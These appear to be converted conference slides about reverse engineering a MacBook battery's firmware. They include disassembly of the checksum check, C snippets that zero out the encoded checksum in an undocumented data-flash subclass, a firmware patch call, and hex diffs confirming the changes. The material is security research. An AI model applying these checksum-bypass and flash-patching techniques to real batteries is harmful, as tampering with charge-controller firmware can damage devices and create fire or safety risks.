
## Similar Products

 Apple MacBook Air...  
★★★★★  
\$79.00

## Rechargeable Battery – 13-inch MacBook (White)

For travel or backup, choose an extra rechargeable battery for your white, 13-inch MacBook.

[Learn more](#)




\$129.00

Ships: Within 24hrs  
Free Shipping

Add to Cart

[Sign up for 1-Click](#)

 Gift package available

Select a Color



I was ordering these two at a time!




# Battery wasteland





# Try an off-market knockoff

Item number: 140436180090



**NEW Battery FOR Apple MacBook 13 inch A1185 MA561 White**

Item condition: New  
Ended: May 31, 2011 02:28:22 PDT  
Price: **US \$43.75** [ 78 sold ]  
Shipping: FREE Standard Shipping  
Seller: novapcs ( 82447    

---

[See full description](#) | [Seller's other items](#)

- ✦ Actually had a different unseal password, couldn't hack it!

# Fix #1

- ✦ Turns out that the SMBus Boot ROM reads are not always dependable
- ✦ This is not good if you patch by reading a row, modifying it, and updating it
- ✦ Now my code verifies consecutive reads agree

```
read_firmware("hotel1.fw");  
read_flash_data("hotel1.data");  
  
read_firmware("hotel2.fw");  
read_flash_data("hotel2.data");
```

# Better reading

```
md5sum hotel*fw
01d2f382b8e2633032f48b2c3bbfd900 hotel.fw
01d2f382b8e2633032f48b2c3bbfd900 hotel2.fw
```

```
$ diff hotel*data.txt
```

```
1c1
```

```
< 00000000 01 71 ff 6c 0f f1 0e 74 2f c7 2b 5c 09 f6 ff f8
```

```
---
```

```
> 00000000 01 71 ff 6c 0f f8 0e 74 2f d7 2b 5c 09 f6 ff f8
```

```
3c3
```

```
< 00000020 db 45 02 58 00 00 00 00 00 00 00 00 00 00 00 00
```

```
---
```

```
> 00000020 db 45 02 59 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
11c11
```

```
< 000000a0 0e 00 02 00 00 01 10 05 00 02 00 01 0e 00 00 f9
```

```
---
```

```
> 000000a0 0e 00 02 00 00 01 10 05 00 02 00 01 0f 00 00 f9
```

```
77c77
```

```
< 00000700 db 45 02 58 00 00 00 00 00 00 00 00 00 00 00 00
```

```
---
```

```
> 00000700 db 45 02 59 00 00 00 00 00 00 00 00 00 00 00 00
```

```
79c79
```

```
< 00000720 ff ff ff ff 00 00 04 e6 ff ff fb 18 04 e6 fb 18
```

```
---
```

```
> 00000720 ff ff ff ff 00 00 04 e9 ff ff fb 15 04 e9 fb 15
```

# Problem 2

- ✦ If you patch a few bytes from the firmware, the battery stops working properly
- ✦ OS queries PFStatus (SBS 0x53) and sees that Dataflash Failure (DFF) flag is set
- ✦ From the doc:


**Dataflash Failure**—The bq20z80 can detect if the DataFlash is not operating correctly. A permanent failure is reported when either: (i) After a full reset the **instruction flash checksum does not verify**; (ii) if any DataFlash write does not verify; or (iii) if any DataFlash erase does not verify.

# Reversing checksum

- ✦ One of the ROM entry point functions is FlashChecksum
- ✦ This function is called twice
  - ✦ Once for SBS command ManufactureAccess, subcommand 0x22
  - ✦ Once in another function...

```
RAM:000180CC FlashChecksum: 1 dup ? ; CODE XREF: sub_28C2+36↑p  
RAM:000180CC ; manufacturerAccess_system_control:loc_D3EC↑p  
RAM:000180CC ; long FlashChecksum()
```

# Checksum checker (old)



# Checksum checker (new)

```
sub_2928:
FF 78 03 move    -(i3), ip1
FF 79 03 move    -(i3), iph
FC AF 16 move    a, -(i3,4)
BF A1 0E move    i0h, #0x40
5F A0 0E move    i0l, #0xA0 ; i0 = 0x40a0, a flash addy
0F AF 18 move    a, (i0,0xF)
00 FF 02 move    (i3,0), a
10 AF 18 move    a, (i0,0x10)
01 FF 02 move    (i3), a
11 AF 18 move    a, (i0,0x11)
02 FF 02 move    (i3,2), a
12 AF 18 move    a, (i0,0x12)
03 FF 02 move    (i3,3), a ; *i3 = *(i0 + 0xf)
FE A1 0E move    i0h, #1
64 A0 0E move    i0l, #0x9B
0E AB 18 move    r3, (i0,0xE) ; r3 = *(0x19b + 0xe)
DF 2B 0E and     r3, #0x20 ; r3 |= HAS_ENCODED_CHECKSUM
FF 1B 0E cnp     r3, #0
2A F2 36 jeq     loc_297F
```

```
03 1F 1F inc     a, (i3,3) ; decode checksum
03 FF 02 move    (i3,3), a
02 AF 1E move    a, (i3,2)
F7 DF 0E addc   a, #8
02 FF 02 move    (i3,2), a
01 AF 1E move    a, (i3)
3F DF 0E addc   a, #0xC0
01 FF 02 move    (i3), a
00 FF 1F decc   a, (i3,0)
00 FF 02 move    (i3,0), a
```

```
loc_297F:
00 AF 1E move    a, (i3,0)
01 BF 1E or     a, (i3)
02 BF 1E or     a, (i3,2)
03 BF 1E or     a, (i3,3)
0C F2 36 jeq     loc_29D9
```



# Disable checksum

- ✦ Older: Set stored checksum in data flash to 00 00 00 00
- ✦ Newer: Set “encoded” checksum to “encoded” 00 00 00 00, i.e. set to 00 3f f7 ff
- ✦ Turn off encoding of checksum and set to 00 00 00 00?
- ✦ These require a Boot ROM data flash write

# Without Boot ROM

- ✦ You can dump the data flash, do all the SBS data flash reads, and find where the checksum lives in an SBS data flash subclass
- ✦ Turns out the address corresponds to (undocumented) subclass 57
- ✦ Disable checksum in unseal mode:

```
int x=0;
write_word(kDataFlashClass, 57);
unsigned char *rb = (unsigned char *) read_block(kDataFlashClassSubClass1, &x);

rb[4] = 0x00;
rb[5] = 0x3f;
rb[6] = 0xf7;
rb[7] = 0xff;

write_word(kDataFlashClass, 57);
int ret = write_block(kDataFlashClassSubClass1, (char *) rb, x);
```

# Patch it!

- patch\_firmware function patches instruction flash at a given address
- Reads in two consecutive rows (verifying as it reads), makes changes, writes both rows, verifies changes

```
int worked = patch_firmware(73611, (unsigned char *) "\x01\x02\x02", 3, 1);  
printf("Worked: %d\n", worked);
```

```
diff hotel-nop.fw.txt hotel.fw.txt
```

```
4602c4602
```

```
< 00011f90 3f ff ff 3f 01 02 03 ff ff 3f ff ff 3f ff ff 3f
```

```
---
```

```
> 00011f90 3f ff ff 3f ff ff 3f ff ff 3f ff ff 3f ff ff 3f
```

# Now what?


- ✦ Can make arbitrary changes to SBS parameters
- ✦ Can make arbitrary changes to data flash and instruction flash
- ✦ We need to understand the interactions between the battery and the host/charger

# Sniffing SMBus

- ✦ Bought some (more) hardware
  - ✦ Bus pirate
  - ✦ Saleae logic analyzer
  - ✦ Beagle i2c/SPI Protocol Analyzer
- ✦ Need to figure out which connections to battery are i2c and how to connect to it while battery is connected to laptop



# Spaghetti wire fail



# Soldering fail




Don't be afraid





# It's the red and orange

